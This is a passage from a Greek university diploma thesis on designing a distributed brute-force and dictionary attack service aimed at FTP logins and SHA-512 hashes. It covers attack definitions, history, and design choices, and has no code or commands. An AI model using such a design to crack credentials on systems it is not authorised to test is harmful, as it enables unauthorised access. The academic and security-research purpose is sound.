ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Μελέτη και δημιουργία υπηρεσίας κατανεμημένης επίθεσης Brute-Force

Γεροντάκης Γεώργιος

Εισηγητής: Δρ Γεώργιος Πρεζεράκος, Καθηγητής

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Μελέτη και δημιουργία υπηρεσίας κατανεμημένης επίθεσης Brute Force

Γεροντάκης Γεώργιος
Α.Μ. 71343827

Εξεταστική Επιτροπή:

Καθηγητής Πρεζεράκος Γεώργιος

Georgios Prezerakos
Digitally signed by Georgios Prezerakos
Date: 2021.11.01 17:32:42 +02'00'
.....

Καθηγητής Γιαννακόπουλος Παναγιώτης

Panagiotis Giannakopoulos
Digitally signed by Panagiotis Giannakopoulos
Date: 2021.11.01 18:13:13 +02'00'
.....

Καθηγητής Βογιατζής Ιωάννης

Ioannis Voyiatzis
Digitally signed by Ioannis Voyiatzis
Date: 2021.11.04 04:50:47 +02'00'
.....

Ημερομηνία εξέτασης

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΠΤΥΧΙΑΚΗΣ/ΔΙΠΛΩΜΑΤΙΚΗΣ ΕΡΓΑΣΙΑΣ

Ο κάτωθι υπογεγραμμένος Γεροντάκης Γεώργιος του Νικολάου με αριθμό μητρώου **71343827** φοιτητής του Πανεπιστημίου Δυτικής Αττικής της Σχολής Μηχανικών του Τμήματος Μηχανικών πληροφορικής και Υπολογιστών, δηλώνω υπεύθυνα ότι:

«Είμαι συγγραφέας αυτής της πτυχιακής/διπλωματικής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, οι όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε ακριβώς είτε παραφρασμένες, αναφέρονται στο σύνολό τους, με πλήρη αναφορά στους συγγραφείς, τον εκδοτικό οίκο ή το περιοδικό, συμπεριλαμβανομένων και των πηγών που ενδεχομένως χρησιμοποιήθηκαν από το διαδίκτυο. Επίσης, βεβαιώνω ότι αυτή η εργασία έχει συγγραφεί από μένα αποκλειστικά και αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο δικής μου, όσο και του Ιδρύματος.

Παράβαση της ανωτέρω ακαδημαϊκής μου ευθύνης αποτελεί ουσιώδη λόγο για την ανάκληση του πτυχίου μου».

Ο Δηλών

ΕΥΧΑΡΙΣΤΙΕΣ

Με την ολοκλήρωση της διπλωματικής μου εργασίας, η οποία υλοποιήθηκε στο Πανεπιστήμιο Δυτικής Αττικής, θα ήθελα να ευχαριστήσω θερμά τους ανθρώπους οι οποίοι με την έμπνευση, τις συμβουλές, καθώς και τη πολυεπίπεδη υποστήριξη που προσέφεραν έγιναν αρωγοί της περάτωσης της.

Κατά κύριο λόγο θα ήθελα να ευχαριστήσω θερμά τον επιβλέποντα Καθηγητή μου **Δρ. Γεώργιο Πρεζεράκο,** για την υπομονή, την εμπιστοσύνη καθώς και την υποστήριξη του καθ'όλη τη διάρκεια της διπλωματικής εργασίας, καθώς και τον Καθηγητή **Δρ. Παναγιώτη Γιαννακόπουλο** για τη πολύτιμη βοήθεια και υποστήριξη που μου παρείχε.

Ένα ιδιαίτερο «ευχαριστώ» θα ήθελα επίσης να πω και στους φίλους και συνάδελφους μου, Στυλιανό Γιακουμίδη και Καμαρόπουλο Κωνσταντίνο για την αμέριστη συμπαράσταση, κατανόηση και ψυχολογική υποστήριξη.

Τέλος, ευχαριστώ την οικογένεια μου που εξαρχής με υποστήριξε και με υποστηρίζει στην ακαδημαϊκή μου σταδιοδρομία.

ΠΕΡΙΛΗΨΗ

Ο σκοπός της παρούσας διπλωματικής εργασίας είναι η παροχή μιας εμβυθιστικής εμπειρίας στην ανάπτυξη και χρήση ενός συστήματος το οποίο κατανέμει τον φόρτο εργασίας που απαιτείτε για τη περάτωση μιας επίθεσης Brute Force. Η εφαρμογή που κατασκευάστηκε λειτουργεί είτε σαν πελάτης είτε σαν εξυπηρετητής ώστε να δημιουργηθεί μέσω των συσκευών που θα συμμετέχουν ένα δίκτυο το οποίο θα είναι σε θέση να αναλάβει κομμάτια του συνολικού φόρτου εργασίας. Η εισαγωγή των απαραίτητων δεδομένων εισόδου πραγματοποιείται με τη χρήση ορισμάτων κατά την εκκίνηση της εφαρμογής.

ABSTRACT

The purpose of this thesis is to provide an immersive experience in developing and using a system that distributes the workload that is required to complete a Brute Force attack. The application that was built, works either as a client or as a server in order to create through the participating devices a network that will be able to take over parts of the total workload. The necessary input data is entered using arguments at the start of the application.

ΕΠΙΣΤΗΜΟΝΙΚΗ ΠΕΡΙΟΧΗ: κυβερνοασφάλεια
ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: κατανεμημένη, κυβερνοασφάλεια, ανάκτηση, κωδικός
KEY WORDS: brute-force, crack, cybersecurity, distributed, password, recovery

Περιεχόμενα

Εικόνες

Κεφάλαιο 1: Εισαγωγή

1.1 – Τι είναι Brute Force attack

Ο όρος Brute-Force attack ή επίθεση ωμής βίας αναφέρεται στην εξαντλητική δοκιμή διαπιστευτηρίων, κωδίκων συστημάτων ή κλειδιών κρυπτογραφημάτων με σκοπό την παράνομη απόκτηση πρόσβασης ή αποκάλυψης του αρχικού (κρυπτογραφημένου ή κατακερματισμένου) μηνύματος. Συχνά, για λογούς εξοικονόμησης χρόνου και όγκου μιας τέτοιας επίθεσης, μπορεί να χρησιμοποιεί ένα περιορισμένο εύρος τέτοιων κλειδιών προς δοκιμή, τα οποία μπορεί να χαρακτηρίζονται ως “πιο πιθανά”. Η συγκεκριμένη προσέγγιση ονομάζεται Dictionary attack.

Άλλοι τύποι Brute-Force attacks είναι:

- Hybrid brute force attack: Μια μίξη από απλό brute force attack και Dictionary attack, οπού γίνεται προσπάθεια εύρεσης κλειδιών ή κωδίκων που συνδικάζουν κοινές λέξεις με επιπλέον τυχαίους χαρακτήρες (για παράδειγμα Athens5821 ή George8143)
- Reverse brute force attacks: Έχοντας ένα γνωστό κωδικό, γίνεται προσπάθεια εύρεσης του ονόματος χρήστη ή χρηστών που κάνουν χρήση αυτού του κωδικού.
- Credential stuffing: Έχοντας ένα γνωστό ζεύγος ονόματος χρήστη και κωδικού, γίνεται προσπάθεια εύρεσης συστημάτων στα οποία είναι δυνατή η επιτυχής επαλήθευση του συγκεκριμένου ζεύγους.

Πρακτικά οι προαναφερθείσες επιθέσεις ολοκληρώνονται με την εύρεση του κλειδιού.

Εντός της ακαδημαϊκής βιβλιογραφίας συναντάμε τον όρο Brute-Force σαν μέτρο ασφάλειας αλγορίθμων κρυπτογράφησης, καθώς για να θεωρηθεί παραβιασμένος ένας αλγόριθμος κρυπτογράφησης πρέπει το κλειδί του να μπορεί να βρεθεί με μικρότερη πολυπλοκότητα από αυτή μιας επίθεσης Brute-Force.

Συνήθως, η πολυπλοκότητα των κλειδιών κρυπτογραφημάτων, των κωδικών πρόσβασης σε συστήματα και γενικότερα τα διαπιστευτήρια πρέπει να είναι τέτοια, ώστε ιδανικά με τις υπάρχουσες υπολογιστικές δυνατότητες να απαιτείται υπερβολικά μεγάλος χρόνος εύρεσης τους, τόσος που να καθίσταται μη-παραγωγική ή αδύνατη μια τέτοια επίθεση. Ωστόσο, μέχρι και σήμερα πολλά υπολογιστικά συστήματα ανά το κόσμο γίνονται στόχοι επιθέσεων Brute-Force με πολλές από αυτές να στέφονται με επιτυχία.

1.2 – Θέμα διπλωματικής

Η παρούσα διπλωματική στοχεύει στη δημιουργία μιας υπηρεσίας η οποία θα διαμοιράζει τον όγκο της απαραίτητης εργασίας που απαιτείται για την εύρεση του κλειδιού σε ένα Dictionary attack, με απώτερο σκοπό τη μείωση του απαραίτητου χρόνου περάτωσης μιας τέτοιας επίθεσης με στόχο το πρωτόκολλο FTP ή τον αλγόριθμο κατακερματισμού SHA-512.

Ο χρήστης θα μπορεί να προσθέσει μια Windows ή Linux συσκευή του σε ένα προσωπικό δίκτυο συσκευών, στις οποίες θα κατανέμεται ο φόρτος εργασίας της επίθεσης, με κάθε συσκευή να λειτουργεί ως master ή slave. Η λειτουργικότητα αυτού του σεναρίου θα υλοποιηθεί σε μια εφαρμογή η οποία θα εκτελείται σε κάθε συσκευή του χρήστη προς ένταξη στο προσωπικό δίκτυο, δίνοντας του ταυτόχρονα την επιλογή για το αν η συσκευή που προστίθεται θα λειτουργεί σαν master ή slave. Αυτό θα έχει σαν αποτέλεσμα ο χρήστης να μην περιορίζεται στους πόρους μιας συσκευής χωρίς ταυτόχρονα να χρειάζεται να καταφύγει σε Cloud λύσεις ή να εκθέσει κάποια συσκευή του στο διαδίκτυο. Δυο σημαντικά στοιχεία της εφαρμογής που θα κατασκευαστεί είναι το ότι ο χρήστης θα είναι σε θέση να προσθέσει στο προσωπικό δίκτυο του όσες συσκευές επιθυμεί, με τη master συσκευή του δικτύου του να είναι σε θέση να επικοινωνεί με όλες του τις συσκευές χωρίς ωστόσο να χρειάζεται οι υπόλοιπες συσκευές να επικοινωνούν απευθείας μεταξύ τους πράγμα που σημαίνει ότι δύναται να βρίσκονται σε διαφορετικά δίκτυα, υποδείκνυα καθώς και γεωγραφικές τοποθεσίες. Το δεύτερο σημαντικότερο στοιχείο και το ότι δεν θα περιορίζεται μόνο σε δυο τύπους επίθεσης (FTP και SHA-512) αλλά θα μπορούν μετέπειτα, εύκολα να προστεθούν και επιθέσεις σε άλλα πρωτόκολλα, αλγορίθμους κρυπτογράφησης ή αλγορίθμους κατακερματισμού. Αυτό θα επιτευχθεί χρησιμοποιώντας την αρχή της κληρονομικότητας του αντικειμενοστραφούς προγραμματισμού.

Συνεπώς ο χρήστης θα μπορεί όχι μόνο να χρησιμοποιήσει τους πόρους πολλαπλών συσκευών για κοινό σκοπό, χωρίς την απαίτηση άμεσης επικοινωνίας μεταξύ τους ή την απαίτηση να βρίσκονται στον ίδιο χώρο, αλλά θα μπορεί να προσθέτει δυναμικά μεθόδους επιθέσεων ή εργασιών που αυτές οι συσκευές θα μπορούν να φέρουν εις πέρας.

Εκτός από το πρακτικό κομμάτι της υλοποίησης θα παρουσιαστεί και η έρευνα που πραγματοποιήθηκε για τη κατασκευή της υπηρεσίας αυτής καθώς και η ανάλυση των απαιτούμενων θεωρητικών γνώσεων.

1.3 – Ιστορική αναδρομή

Αν και οι τεχνικές Brute-Force επιθέσεων υπήρχαν και πριν την εφεύρεση των μοντέρνων ηλεκτρονικών υπολογιστών, το περισσότερο υλικό και ιστορία σχετικά με τις Brute-Force επιθέσεις συναντάται για μοντέρνους συμμετρικούς αλγορίθμους, χωρίς να είναι ακόμα ξεκάθαρος ο ρόλος των Brute-Force επιθέσεων στην προ-σύγχρονων υπολογιστών εποχή.

Οι πιο γνωστές αναφορές προκύπτουν στο Β’ Παγκόσμιο πόλεμο και σχετίζονται με μηχανές αποκρυπτογράφησης όπως “Turing Bombe” και “Colossus”. Η μηχανή Turing Bombe χρησιμοποιήθηκε από τη Βρετανία κατά τη διάρκεια του Β 'Παγκοσμίου Πολέμου, για την αποκρυπτογράφηση κρυπτογραφημένων μηνυμάτων της γνωστής Γερμανικής μηχανής Enigma, ενώ η μηχανή Colossus χρησιμοποιήθηκε επίσης από τη Βρετανία για να βοηθήσει στην κρυπτανάλυση του αλγορίθμου κρυπτογράφησης Lorenz, κατά τα έτη 1943-1945.

Ακολουθούν μερικά ορόσημα στην ιστορία των Brute-Force επιθέσεων κατά αλγορίθμων κρυπτογράφησης:

- **1977**: Πρώτη σημαντική δημοσίευση σχετικά με επίθεση Brute-Force στον αλγόριθμο κρυπτογράφησης DES (Data Encryption Standard) από τον Whitfield Diffie.
- **1996**: Ο Michael Wiener δημοσιεύει το επιστημονικό άρθρο “Efficient DES Key Search”.
- **1997**: Εκκίνηση διαγωνισμών “RSA Secret-Key Challenge”.
- **1997**: Ο Ian Goldberg σπάει κρυπτογράφηση 40-bits μέσα σε ώρες.
- **1997**: Το project DESCHALL «σπάει» τον αλγόριθμο κρυπτογράφησης DES μέσα σε 96 μέρες.
- **1998**: Η μηχανή EFF DES Cracker (Deep Crack) «σπάει» τον αλγόριθμο κρυπτογράφησης μέσα σε 56 ώρες.

- **1999**: Η μηχανή Deep Crack και το project distributed.net «σπάνε» τον αλγόριθμο κρυπτογράφησης DES μέσα σε 22 ώρες και 15 λεπτά.
- **2002**: Η αλγόριθμος κρυπτογράφησης RC5 των 64-bit “σπάει” από το project distributed.net μετά από 1757 μέρες.
- **2006**: Δημιουργία της μηχανής COPACABANA (Cost-Optimized Parallel Code Breaker) με χρήση FPGA.
- **2009**: Έναρξη του διαγωνισμού “MTC3 World Record Challenge”.
- **2017**: Ο Nils Kopal κυκλοφορεί τη διδακτορική του διατριβή με θέμα “Secure Volunteer Computing for Distributed Cryptanalysis”

Για το μέλλον προβλέπεται ευρεία χρήση κβαντικών υπολογιστών κατά αλγορίθμων κρυπτογράφησης.

Κεφάλαιο 2: Έρευνα

2.1 – Εισαγωγή κεφαλαίου

Σε αυτό το κεφάλαιο θα παρουσιαστεί η έρευνα που πραγματοποιήθηκε ώστε να βρεθεί η κατάλληλη υλοποίηση για τον συγκεκριμένο στόχο.

2.2 – Έρευνα αγοράς

Έπειτα από ενδελεχή έρευνα για ανάλογες υλοποιήσεις συστημάτων, τόσο στον χώρο της κοινότητας ανοιχτού λογισμικού, όσο και στον χώρο των επί πληρωμή λογισμικών, φαίνεται να μην υπάρχουν αντίστοιχες ολοκληρωμένες υλοποιήσεις, φιλικές προς τον χρήστη. Εξαίρεση στο προηγούμενο για τον τομέα των επί πληρωμή λογισμικών αποτελεί το πιο γνωστό λογισμικό για κατανεμημένη ανάκτηση κωδικών της εταιρίας Elcomsoft, το οποίο ονομάζεται «Elcomsoft Distributed Password Recovery». Ενδεικτικά, η ένταξη έως 5 προσωπικών συσκευών σε ένα προσωπικό δίκτυο για την κατανομή φόρτου εργασίας, με την χρήση του προαναφερθέντος λογισμικού, κοστίζει 599€, η ένταξη έως 20 συσκευών, 1999€ και η ένταξη έως 100 συσκευών 4999€. Επίσης, το συγκεκριμένο λογισμικό περιορίζει την επιλογή λειτουργικού συστήματος, μόνο στο λειτουργικό σύστημα Windows. Το λογισμικό που θα αναπτυχθεί στη παρούσα διπλωματική δίνει τη δυνατότητα ένταξης θεωρητικά άπειρων συσκευών, με κανένα απολύτως κόστος, με τον πηγαίο κώδικα δημοσιευμένο, με ασφαλή επικοινωνία μεταξύ των συσκευών, καθώς και με δυνατότητα χρήσης πληθώρας λειτουργικών συστημάτων.

2.3 – Επιλογή λειτουργικού συστήματος

Μια από τις σημαντικότερες και πιο καθοριστικές επιλογές που πρέπει να γίνουν στην αρχή κάθε έργου λογισμικού είναι η αυτή του λειτουργικού συστήματος πάνω στο οποίο θα εκτελείται. Με βάση αυτό καθορίζονται πολλοί περιορισμοί κατά την ανάπτυξη καθώς και οι δυνατότητες του τελικού προγράμματος σε κάποιο βαθμό.

Οι περισσότερες επιθέσεις ασφαλείας πραγματοποιούνται από συστήματα με λειτουργικό Linux. Αυτό γίνεται εν μέρει διότι υπάρχουν διανομές του Linux ειδικά σχεδιασμένες για επιχειρήσεις ασφαλείας, με τις πιο διαδεδομένες να είναι το *Kali* και το

Parrot. Με βάση αυτό, το τελικό πρόγραμμα πρέπει σίγουρα να είναι εκτελέσιμο σε διανομές Linux. Ωστόσο, το καλύτερο αποτέλεσμα μπορεί να επιτευχθεί αν δεν υπάρχει κάποιος σημαντικός περιορισμός στο λειτουργικό σύστημα, γεγονός που θα αυξήσει και το πλήθος των πιθανόν συσκευών σε ένα κατανεμημένο δίκτυο.


2.4 – Επιλογή γλώσσας προγραμματισμού και περιβάλλοντος ανάπτυξης

Με τον περιορισμό ότι το τελικό πρόγραμμα πρέπει να εκτελείται σε όσο το δυνατόν περισσότερα λειτουργικά συστήματα, οι πιθανές γλώσσες προγραμματισμού για την υλοποίηση περιορίζονται σε μεγάλο βαθμό. Τελικά επιλέχθηκε η γλώσσα Java για την υλοποίηση, λόγω της πολύ καλής συμβατότητας που έχουν τα προγράμματά της με τα περισσότερα λειτουργικά συστήματα, αφού στην ουσία εκτελούνται σε μια εικονική μηχανή (J.V.M. – Java Virtual Machine) η οποία λειτουργεί ως μεσάζοντας ανάμεσα στον παραγόμενο bytecode και το λειτουργικό σύστημα.

Επόμενη επιλογή είναι αυτή του περιβάλλοντος ανάπτυξης (I.D.E. - Integrated Development Environment) που θα χρησιμοποιηθεί. Υπάρχουν πολλά διαθέσιμα IDEs που να υποστηρίζουν Java. Τα πιο γνωστά από αυτά είναι το Eclipse, Το IntelliJ, το Kite και το NetBeans. Τελικά χρησιμοποιήθηκε το Eclipse καθώς είναι εξαιρετικά ικανό και προσφέρει αρκετά εργαλεία που κάνουν την ανάπτυξη σε αυτό ευκολότερη και γρηγορότερη.


2.5 – Επιλογή μεθόδου για version controlling

Ολόκληρο το project αξιοποίησε εξ' αρχής τα υπάρχοντα συστήματα version control, καθώς η πρακτικότητα τους και οι δυνατότητες που παρέχουν είναι ανεκτίμητες για την ανάπτυξη έργων λογισμικού. Πιο συγκεκριμένα, η ανάπτυξη πραγματοποιήθηκε σε ένα private repository στο GitHub. Αυτό συμβάλλει και στον τελικό στόχο, ο οποίος είναι μετά την ολοκλήρωση της παρούσας διπλωματικής το repository να γίνει public, μια ιδιότητα που παρέχει το GitHub, και να παραδοθεί στην κοινότητα ανοιχτού κώδικα για περεταίρω ανάπτυξη. Αυτό, ιδανικά, θα οδηγήσει το πρόγραμμα στο να αποτελεί ένα ακόμη εργαλείο στο toolset ενός ερευνητή ασφάλειας.



Εικόνα 1 Το GitHub repository του project

Επιπλέον για την λειτουργικότητα του repository αξιοποιήθηκε το ευρέως χρησιμοποιούμενο πρόγραμμα *GitKraken*. Το GitKraken προσφέρει μια πολύ χρήσιμη οπτική αναπαράσταση της πορείας του έργου, και είναι πολύ πιο φιλικό προς τον χρήστη από το CLI (Command Line Interface) που προσφέρει το Git από μόνο του.



Εικόνα 2 Το repository όπως φαίνεται στο GitKraken

Όπως φαίνεται από τις εικόνες, το project αναπτύσσεται σε ξεχωριστό git branch με το όνομα *dev*, με σκοπό να γίνει merge με το main branch όταν φτάσει στην πρώτη έκδοση.

2.6 – Επιλογή αρχιτεκτονικής συστήματος

Με τις τεχνικές λεπτομέρειες της ανάπτυξης να έχουν οριστεί, επόμενο βήμα είναι να βρεθεί η αρχιτεκτονική συστήματος που θα είναι πιο αποτελεσματική για το συγκεκριμένο έργο λογισμικού. Με τον όρο «σύστημα» νοείται ένας υπολογιστής ή ένα σύνολο υπολογιστών που θα συνεργάζονται για την επίτευξη ενός κοινού στόχου. Οι επιλογές που θα εξετασθούν είναι οι εξής:

1. Ενσωματωμένο σύστημα (Integrated system)
2. Κατανεμημένο σύστημα (Distributed system)
3. Συγκεντρωτικό σύστημα (Pooled system)
4. Συγκλίνων σύστημα (Converged system)

Σε ένα ***ενσωματωμένο σύστημα***, υπάρχει μόνο ένας υπολογιστής που αποτελεί το σύνολο του συστήματος. Συνήθως είναι πολύ δυνατός ώστε να μπορέσει να τελέσει το μεγάλο έργο που του ανατίθεται. Αντιθέτως, το ***κατανεμημένο σύστημα*** αποτελείται από πολλούς υπολογιστές που συνήθως είναι κρυμμένοι από τον τελικό χρήστη, ο οποίος βλέπει και αλληλεπιδρά μόνο με έναν υπολογιστή. Το ***συγκεντρωτικό σύστημα*** θυμίζει το κατανεμημένο, με την διαφορά ότι οι πόροι (για παράδειγμα το bandwidth, η επεξεργαστική ισχύ, ή ο χώρος) χωρίζονται ανά κατηγορία και είναι διαθέσιμοι ξεχωριστά και όταν χρειαστούν. Τέλος, το ***συγκλίνων σύστημα*** αποτελείται ουσιαστικά από πολλά συγκεντρωτικά, τα οποία είναι χωρισμένα σε μονάδες (chassis). Η κάθε μονάδα στη συνέχεια μπορεί να αναλάβει ένα έργο ξεχωριστά.

Από τις προαναφερθέντες αρχιτεκτονικές συστημάτων που εξετάστηκαν, η πιο αποδοτική και ταιριαστή για την ανάληψη επιθέσεων ασφάλειας είναι το κατανεμημένο. Ο λόγος για αυτό είναι ότι το ενσωματωμένο σύστημα είναι ακριβό για την τέλεση επιθέσεων μεγάλης κλίμακας και πολύ στατικό, καθώς οποιαδήποτε κλιμάκωση στο σύστημα απαιτεί αλλαγή στο ίδιο το υλικό του υπολογιστή. Από την άλλη, το συγκεντρωτικό και, ακόμη περισσότερο, το συγκλίνων χωρίζουν τους πόρους με τρόπο που δεν προσφέρει κάποιο πλεονέκτημα, καθώς στοχεύουν κυρίως την αγορά των server και του cloud computing. Αντιθέτως, ένα κατανεμημένο σύστημα μπορεί να κλιμακωθεί πολύ εύκολα, είναι φθηνό καθώς μπορεί να δημιουργηθεί χωρίς την χρήση εξειδικευμένου υλικού και είναι απόλυτα ικανό να εκτελέσει επιθέσεις ασφάλειας.

2.7 – Επιλογή μοντέλου επικοινωνίας δικτύου

Η επιλογή του μοντέλου επικοινωνίας ανάμεσα στους υπολογιστές του δικτύου είναι η επόμενη σημαντική απόφαση που πρέπει να παρθεί. Η επιλογή θα γίνει με κριτήριο την απόδοση, την ευκολία και την κλιμάκωση του συστήματος. Ένα σύνηθες μοντέλο επικοινωνίας σε δίκτυα υπολογιστών, και αυτό που εξετάζεται πρώτο στην πλειονότητα των περιπτώσεων, είναι το peer to peer (P2P). Στο P2P όλοι οι υπολογιστές του δικτύου είναι συνδεδεμένοι μεταξύ τους. Αυτό επιτρέπει την μεταφορά δεδομένων ανάμεσα σε οποιουσδήποτε δύο υπολογιστές μέσω ενός άμεσου καναλιού που διατηρούν μεταξύ τους. Μια γνωστή εφαρμογή του συγκεκριμένου μοντέλου είναι το πρωτόκολλο BitTorrent για την μεταφορά δεδομένων.

Μια άλλη κοινή εναλλακτική είναι αυτή του μοντέλου master-slave. Σε αυτό το μοντέλο, ένας εκ των υπολογιστών του δικτύου ορίζεται ως «master» και οι υπόλοιποι ως «slaves». Αυτός ο χαρακτηρισμός βασίζεται στο γεγονός ότι ο master είναι αυτός που ελέγχει την λειτουργία του συνολικού δικτύου. Αυτός στέλνει έργο προς τέλεση στους slaves και στη συνέχεια λαμβάνει τα αποτελέσματα. Σε αντίθεση με το P2P, εδώ όλοι οι slaves έχουν ένα δίαυλο επικοινωνίας με τον master, άλλο όχι μεταξύ τους. Η επιλογή του master σε ένα τέτοιο δίκτυο μπορεί να γίνει είτε στατικά κατά την αρχικοποίηση, είτε δυναμικά από τους ίδιους τους υπολογιστές με βάση κάποια κριτήρια που τους έχουν δοθεί.

Από τα δύο προαναφερθέντα μοντέλα επιλέχθηκε το master-slave. Ο λόγος αυτής της επιλογής είναι ότι ένα P2P δίκτυο μπορεί να αυξηθεί στη πολυπλοκότητα πολύ γρήγορα, καθώς, λόγω της δομής του, το πλήθος των συνδέσεων αυξάνεται εκθετικά σε σχέση με τον αριθμό των συσκευών που ανήκουν σε αυτό. Αυτό το πρόβλημα είναι ακόμα πιο σημαντικό σε εταιρικές υποδομές όπως cloud καθώς η αύξηση πολυπλοκότητας είναι κατακόρυφη. Ένα άλλο πλεονέκτημα του master-slave από το P2P είναι το γεγονός ότι για το στήσιμο του πρώτου απαιτούνται πολύ λιγότεροι κανόνες στο ή στα firewalls μιας υποδομής, αφού όλη η κίνηση περνάει από έναν μόνο υπολογιστή.

2.8 – Επιλογή τρόπου επικοινωνίας μεταξύ συσκευών

Επόμενο βήμα είναι η εύρεση του τρόπου επικοινωνίας ανάμεσα στις συσκευές του δικτύου, δηλαδή τον κάθε slave με τον master. Οι βασικές επιλογές είναι οι παρακάτω:

- Μοντέλο point-to-point
- Μοντέλο client-server
- Μοντέλο publish-subscribe

Το σύστημα **point-to-point** είναι η πιο απλή μορφή επικοινωνίας. Συμφώνα με αυτό το μοντέλο, όταν μια συσκευή επιθυμεί να επικοινωνήσει με μια άλλη κάνει μια αίτηση στη διεύθυνσή της και, εφόσον γίνει αποδεκτή, ανοίγει ένα άμεσο κανάλι επικοινωνίας μεταξύ των συσκευών. Ωστόσο, αυτό το μοντέλο είναι δεν είναι σχεδιασμένο για επικοινωνία μεταξύ πολλών συσκευών διότι είναι ένας-προς-ένα. Ένα σύνηθες παράδειγμα point-to-point επικοινωνίας είναι το τηλέφωνο.

Το μοντέλο **client-server** δημιουργήθηκε για να αντιμετωπίσει τα προβλήματα κλιμάκωσης του point-to-point. Στο συγκεκριμένο μοντέλο μια συσκευή ορίζεται ως server και δύναται να συνδεθεί με πολλές άλλες, οι οποίες ονομάζονται clients. Πρόκειται για ένα από τα επικρατέστερα μοντέλα καθώς διορθώνει πολλά από τα προβλήματα του point-to-point χωρίς να θυσιάζει τίποτα ως αντάλλαγμα. Παραδείγματα του client-server υπάρχουν παντού στο διαδίκτυο, από τις πολυάριθμες ιστοσελίδες μέχρι τις πιο απλοϊκές και μεμονωμένες υπηρεσίες όπως το FTP.

Τέλος, το μοντέλο **publish-subscribe** θυμίζει το σύστημα που επικρατεί στην τηλεόραση, όπου οι κόμβοι του δικτύου χωρίζονται σε publishers (εκδότες) και σε

subscribers (συνδρομητές). Οι πρώτοι είναι υπεύθυνοι για την συνεχή μετάδοση μιας ροής δεδομένων, συνήθως μεγάλου όγκου, προς κατανάλωση από τους δεύτερους.

Με βάση όλα τα προαναφερθέντα, η ιδανική επιλογή για το κατανεμημένο σύστημα που κατασκευάζεται είναι το μοντέλο *client-server*. Αυτό το μοντέλο είναι το μόνο από αυτά που εξετάστηκαν που ικανοποιεί τις ανάγκες του συστήματος, καθώς το point-to-point αφορά αποκλειστικά one-to-one επικοινωνία, ενώ το publish-subscribe χαρακτηρίζεται από τη μαζική αποστολή πληροφορίας από έναν κόμβο, τη στιγμή που στόχος είναι ο κεντρικός κόμβος, δηλαδή ο master, να μπορεί να στείλει αλλά και να λάβει δεδομένα από τους υπόλοιπους κόμβους.

2.9 – Ασφάλεια επικοινωνίας

